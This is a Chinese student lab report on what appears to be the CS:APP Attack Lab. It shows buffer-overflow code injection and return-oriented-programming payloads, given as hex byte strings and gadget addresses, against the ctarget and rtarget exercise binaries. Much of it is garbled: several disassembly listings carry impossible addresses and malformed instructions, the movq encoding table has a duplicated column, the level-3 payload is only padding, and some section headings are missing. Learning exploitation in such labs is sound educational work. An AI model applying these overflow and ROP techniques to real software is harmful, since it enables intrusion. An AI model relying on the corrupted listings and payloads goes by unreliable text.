


Lab3 实验报告

该实验总共有 5 关，前三关采用注入代码的方式进行攻击，后三关采用“就地取材”（网上一个博主的翻译方式，个人觉得特别贴切）的方式，即执行已有的机器代码的片段来达到攻击的效果。

第一关：

这一关我们要想办法调用 touch1 函数。观察 test 函数，发现其调用 getbuf 函数，在 writeup 中，给出了 getbuf 函数的源码，在该函数中调用了 Gets 函数读入标准输入(不检查读入多少个字符，读入的字符都会塞到栈上为他开辟的空间里，读入的足够多就会把这个空间挤爆，进而改变栈上的其他代码)根据 writeup 的提示，我们需要知道 buffer_size 的大小以改变 return 的代码(因为 test 函数返回地址压入栈中后的第一个操作就是 getbuf，开辟的空间的上面就是返回地址)，又由于在每一个函数调用前，其返回地址都会被压栈，因此，我们需要输入足够多的字符，在后面输入 touch1 的地址即可，由于 ctarget 已经是一个可执行文件，其虚拟内存空间已经分配，我们看他的反汇编文件即可知道各个函数对应的虚拟内存地址，同时反汇编也可知道 getbuf 向栈要了多少空间，因此我们将 ctarget 的反汇编文件读出来到一个文件里方便我们查看：



接着查看该文件:



发现栈为 getbuf 开了 40 (0x28) 个字节，同时拿到了 touch1 的返回地址 0x4017c0，这样我们先填充 40 个字节的无效内容，再按小端法填充地址即可：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00
```

跑分截图：




第二关：

要我们调用 touch2 函数，还要把我们的 cookie 当参数传进去。这里由于 test 函数自己不会把我们的参数传给 %rdi，我们要想办法注入我们自己的代码，执行传参的操作，而此处可以选择是在 return 代码的上面(test 函数的栈帧)，或是 return 代码的下边(为 getbuf 分配的栈帧)中植入代码，显然 return 代码上面的空间更多，我们可以把代码插上面，接下来的工作就是找到插什么代码以及如何跳转到我们的代码，先解决第一个问题：插什么代码。


由于 ctarget 已经是可执行文件，我们只能插入机器码，而机器码可以通过反汇编得到，又由于我们要传参数给 %rdi，我们需要编写汇编文件来达到传参目的，接着生成可重定位目标文件，再反汇编，得到机器码。再完成传参操作后，我们需要调用 touch1 函数，根据 writeup 的提示，我们只能使用 return 进行跳转，因此，我们在完成传参之后，要把 touch2 的地址压入栈中再返回，cookie 的值是：




Touch2 的地址为：



因此可以编写如下代码：



生成可重定位目标文件并反汇编：




Text 中的机器码就是我们要注入的代码。


接着解决如何跳转到我们的代码的问题：

由于我们决定在 return 的上面插代码，我们要得到 return 代码的栈帧位置（这样减 8 就是我们要插入代码的起始位置）用 gdb 查看 getbuf 的栈帧，加 0x28（getbuf 栈帧的大小），再加 0x8（跳转地址占 8 个字节），就是我们要跳转的位置：


代码的上面(注入代码的长度为 13 个字节，因此注入位置为 0x5561dcb5)，接着查看 touch3 的地址：




编写汇编文件：



生成可重定位目标文件并反汇编：



利用 man ascii 指令查看 cookie 对应字符的 ASCLL 码：



由表可知：

'5'=0x35, '9'=0x39, 'b'=0x62, '9'=0x39, '9'=0x39, '7'=0x37, 'f'=0x66, 'a'=0x61

像上一关一样，将地址跳转到 0x5561dca8，于是有如下机器码：

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

跑分截图：

[illegible]


要求与第二关一样，只不过注入不了代码了，只能跳转到一个代码的片段，执行这个片段的指令，再跳转，最后试图跳到 touch2 里。根据 writeup 的提示，我们最少要跳两次，这对应了第二关的两个操作，先传参给 %rdi，再将返回地址入栈，跳到 touch2。根据 writeup 的提示，我们要从 start_farm 到 end_farm 之间里找代码片段，“就地取材”，实现上述的操作。首先，我们先反汇编一下 rtarget，将其中 farm 的部分拎出来，方便我们取材：

The screenshot displays a Linux desktop with a taskbar on the left containing icons for a file manager, terminal, and other applications. The main window is a code editor showing assembly code for two files: `farm_assem.txt` and `rtarget_assem.txt`.

The `rtarget_assem.txt` file contains assembly code for a target architecture, including instructions like `sub $0x0, %rsp`, `call 400ebc <call_gmon_start>`, and various push/pop instructions. It also includes section headers like `Disassembly of section .init:` and `Disassembly of section .plt:`.

A terminal window is open in the background, showing the command `$ cd /lab3/target1` and the output of the `objdump -d rtarget > rtarget_assem.txt` command, which generates the assembly code shown in the editor.

由于我们要将立即数 cookie 的值传给 %rdi，看一下 farm 里有没有这个立即数：



看来是想多了，没有那么简单，由于我们只能在栈上写入数据，因此 cookie 只能写栈上，又重看了 writeup，里面只要求我们使用 mov, pop, ret, nop 这四个指令，结合 cookie 只能写栈上，我们猜测我们要把 cookie 写到栈顶，再将 cookie 弹给%rdi，弹栈给%rdi 的指令为：

B. Encodings of popq instructions

Operation	Register <i>R</i>							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq <i>R</i>	58	59	5a	5b	5c	5d	5e	5f

查找 5f:



没有 5f。。。看来是要我们先把 cookie 弹给另外一个寄存器，再 mov 到%rdi 中，挨个试一下：

查找 5e:



没有 5e

查找 5d:



也没有

%rsp 的不查找，他必须存的是栈指针的位置。


查找 5b:




也没有
查找 5a:



有是有，但不在机器码里
查找 59:



和 5a 一样
查找 58:



看来 58(pop %rax)就是我们的目标

根据 writeup, 90 是 nop 的编码, 不做任何操作, 在上面的 58 中, 行 0x4019a7 就是只执行 pop 操作, 然后 return, 因此我们选择在 getbuf 函数 return 时, 跳转到 0x4019a7+0x4 的位置, 也就是 0x4019ab, 接着我们尝试将 %rax 的值 mov 到 %rdi 中, 根据 writeup 的表:

A. Encodings of movq instructions

movq <i>S</i> , <i>D</i>		Destination <i>D</i>							
Source <i>S</i>		%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff	48 89 ff

我们查找 48 89 c7:


```

1 0000000000401994 <start_farm>:
2 401994: b8 01 00 00 00 mov $0x1,%eax
3 401999: c3 ret
4
5 000000000040199a <getval_142>:
6 40199a: b8 fb 78 90 90 mov $0x909078fb,%eax
7 40199f: c3 ret
8
9 00000000004019a0 <addval_273>:
10 4019a0: 8d 87 48 89 c7 c3 lea -0x3c3876b8(%rdi),%eax
11 4019a5: c3 ret
12
13 00000000004019a7 <addval_219>:
14 4019a7: 8d 87 51 73 58 90 lea -0x6fa78caf(%rdi),%eax
15 4019ad: c3 ret
16
17 00000000004019ae <setval_237>:
18 4019ae: c7 07 48 89 c7 c7 movl $0xc7c78948,(%rdi)
19 4019b4: c3 ret
20
21 00000000004019b5 <setval_424>:
22 4019b5: c7 07 54 c2 58 92 movl $0x9258c254,(%rdi)
23 4019bb: c3 ret
24
25 00000000004019bc <setval_470>:
26 4019bc: c7 07 63 48 8d c7 movl $0xc78d4883,(%rdi)
27 4019c2: c3 ret
28
29 00000000004019c3 <setval_426>:
30 4019c3: c7 07 48 89 c7 90 movl $0x90c78948,(%rdi)
31 4019c9: c3 ret

```

正好有,且行 4019c3 后面有一个 90,我们就选这行,跳转地址为 $0x4019c3+0x2=0x4019c5$ 。

最后要跳到 touch2 函数,只要在此时的栈顶换上 touch2 的地址就行,经过上述分析,可以画出栈的情况:



查看 touch2 的地址:

```

798 4017ef: e8 54 70 ff ff call 400e40 <exit@plt>
799
799 00000000004017ec <touch2>:
799 4017ec: 48 83 ec 08 sub $0x8,%rsp
800 4017f0: 89 fa fa mov %edi,%edx
801 4017f2: c7 05 e0 3c 20 00 02 movl $0x2,0x203ce0(%rip) # 6054dc <level>
802 4017f9: 00 00 00

```

为 0x4017ec

根据小端法可以得到我们的攻击序列:

```

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
c5 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00

```

跑分截图:


没有，又要像第四关一样中转，接下来又是一个一个试，结果只有%rax(见第四关的截图)可以，又要想办法将%rsp 移到%rax 中，根据表格，查找 48 89 e0：

```

401a02: c3          ret
401a03: 00000000 401a03 <addval_190>:
401a04: 8d 87 41    lea     -0x1f76b7b7(%rdi),%eax
401a05: c3          ret
401a06: 00000000 401a0a <setval_276>:
401a07: c7 07 90 c2 00 c9    movl    $0xc90c280,%rdi
401a08: c3          ret
401a09: 00000000 401a11 <addval_436>:
401a10: 8d 87 89 c2 90 90    lea     -0x0f6f3177(%rdi),%eax
401a11: c3          ret
401a12: 00000000 401a18 <getval_320>:
401a13: b8 80 00 c1    mov     $0xc1e00940,%eax
401a14: c3          ret
401a15: 00000000 401a1e <addval_479>:
401a16: 8d 87 89 c2 00 c9    lea     -0x30ff3d77(%rdi),%eax
401a17: c3          ret
401a18: 00000000 401a25 <addval_187>:
401a19: 8d 87 89 c2 00 c9    lea     -0x3fc73177(%rdi),%eax
401a1a: c3          ret
401a1b: 00000000 401a2c <setval_248>:
401a1c: c7 07 91 c2 00 db    movl    $0xd080ce81,%rdi
401a1d: c3          ret
401a1e: 00000000 401a33 <getval_159>:
401a1f: b8 80 d1 30 c9    mov     $0xc930d189,%eax
401a20: c3          ret
401a21: 00000000 401a39 <addval_110>:
401a22: 8d 87 c0 89 00 c3    lea     -0x3c1f7638(%rdi),%eax
401a23: c3          ret
401a24: 00000000 401a40 <addval_407>:
401a25: 8d 87 89 c2 84 c0    lea     -0x3f7b3d77(%rdi),%eax
401a26: c3          ret
401a27: 00000000 401a47 <addval_201>:
401a28: 8d 87 80 00 00 c7    lea     -0x381f76b8(%rdi),%eax
401a29: c3          ret
401a2a: 00000000 401a5e <getval_272>:
401a2b: b8 90 d1 00 d2    mov     $0xd200d199,%eax
401a2c: c3          ret
401a2d: 00000000 401a54 <getval_155>:
401a2e: b8 80 c2 c4 c9    mov     $0xc9c4289,%eax
401a2f: c3          ret
401a30: 00000000 401a5a <setval_209>:
401a31: c7 07 91 c2 00 91    movl    $0x91e00940,%rdi
401a32: c3          ret
401a33: 00000000 401a61 <addval_404>:

```

行 401a03 符合要求，成功把%rsp 的值赋给%rdi；
为计算偏移量，先画一下当前的栈情况：



显然，只要确定把偏移量赋值给%rsi 需要几步，就可以确定偏移量，同样是一个一个试，最终发现没有寄存器可以赋值给%rsi，此处又卡住了，参考网上的解法，发现此处要用%esi 传(实在是想不到。。。)，还要中转两次（先将%eax 赋值给%edx，再将%edx 赋值给%ecx，最后将%ecx 赋值给%esi），以下是对应的跳转地址：

%eax 赋值给%edx：


```

4019d9: 00 01 00 00    mov     $0x1,%eax
4019da: c3          ret
4019db: 48 8d 04 37    lea     (%rdi,%rdi,1),%rax
4019dc: c3          ret
4019dd: 00000000 4019db <getval_481>:
4019de: b8 5c 80 90    mov     $0x90c2895c,%eax
4019df: c3          ret
4019e0:

```

跳转地址为 0x4019db+0x2=0x4019dd；


%edx 赋值给%ecx:



```
91 401a2b: 80 87 09 c8 20 c0    lea -0x31c72177(%rdi),%eax
92                                ret
93 0000000000401a2c: <setval_248>:
94 401a2c: c7 07 81 ce 08 db    movl $0xdb08ce81,%rdi
95                                ret
96
97 0000000000401a33: <setval_159>:
98 401a33: b8 08 c9 38 c9       mov 38 c9
99 401a38: c3                   ret
100
101 0000000000401a39: <addval_110>:
102 401a39: 8d 87 c8 09 e0 c3    lea -0x3c1f7638(%rdi),%eax
103 401a3f: c3                   ret
104
105 0000000000401a40: <addval_487>:
106 401a40: 8d 87 89 c2 84 c0    lea -0x3f7b3d77(%rdi),%eax
107 401a46: c3                   ret
108
109 0000000000401a47: <addval_201>:
110 401a47: 8d 87 40 09 e0 c7    lea -0x381f76b8(%rdi),%eax
111 401a4d: c3                   ret
112
113 0000000000401a4e: <setval_272>:
114 401a4e: b8 99 d1 08 d2       mov $0xd208d199,%eax
115 401a53: c3                   ret
116
117 0000000000401a54: <setval_155>:
118 401a54: b8 09 c2 c4 c9       mov $0xc9c4c289,%eax
119 401a59: c3                   ret
120
121 0000000000401a5a: <setval_299>:
122 401a5a: c7 07 48 09 e0 91    movl $0x91e08948,%rdi
123 401a60: c3                   ret
124
125 0000000000401a61: <addval_404>:
126 401a61: 8d 87 89 ce 92 c3    lea -0x3cd3177(%rdi),%eax
127 401a67: c3                   ret
128
129 0000000000401a68: <setval_311>:
130 401a68: b8 08 db 00 db       mov $0xdb08db00,%eax
131 401a6d: c3                   ret
132
133 0000000000401a6e: <setval_167>:
134 401a6e: c7 07 08 d1 91 c3    movl $0xc391d189,%rdi
135 401a74: c3                   ret
```

该处选 401a68 或 401a33, 这两处都行, 因为其后面的机器码 (38 c9 和 08 db) 根据 writeup 都不对寄存器造成影响, 我选的是 0x401a33+0x1=0x401a34。


将%ecx 赋值给%esi:



```
53 00000000004019e8: <addval_113>:
54 4019e8: 8d 87 08 c4 78 c9    lea -0x36873177(%rdi),%eax
55 4019ee: c3                   ret
56
57 00000000004019ef: <addval_490>:
58 4019ef: 8d 87 8d d1 20 db    lea -0x24df2e73(%rdi),%eax
59 4019f5: c3                   ret
60
61 00000000004019f6: <setval_226>:
62 4019f6: b8 89 d1 48 c0       mov $0xc048d189,%eax
63 4019fb: c3                   ret
64
65 00000000004019fc: <setval_384>:
66 4019fc: c7 07 81 d1 84 c0    movl $0xc084d181,%rdi
67 401a02: c3                   ret
68
69 0000000000401a03: <addval_190>:
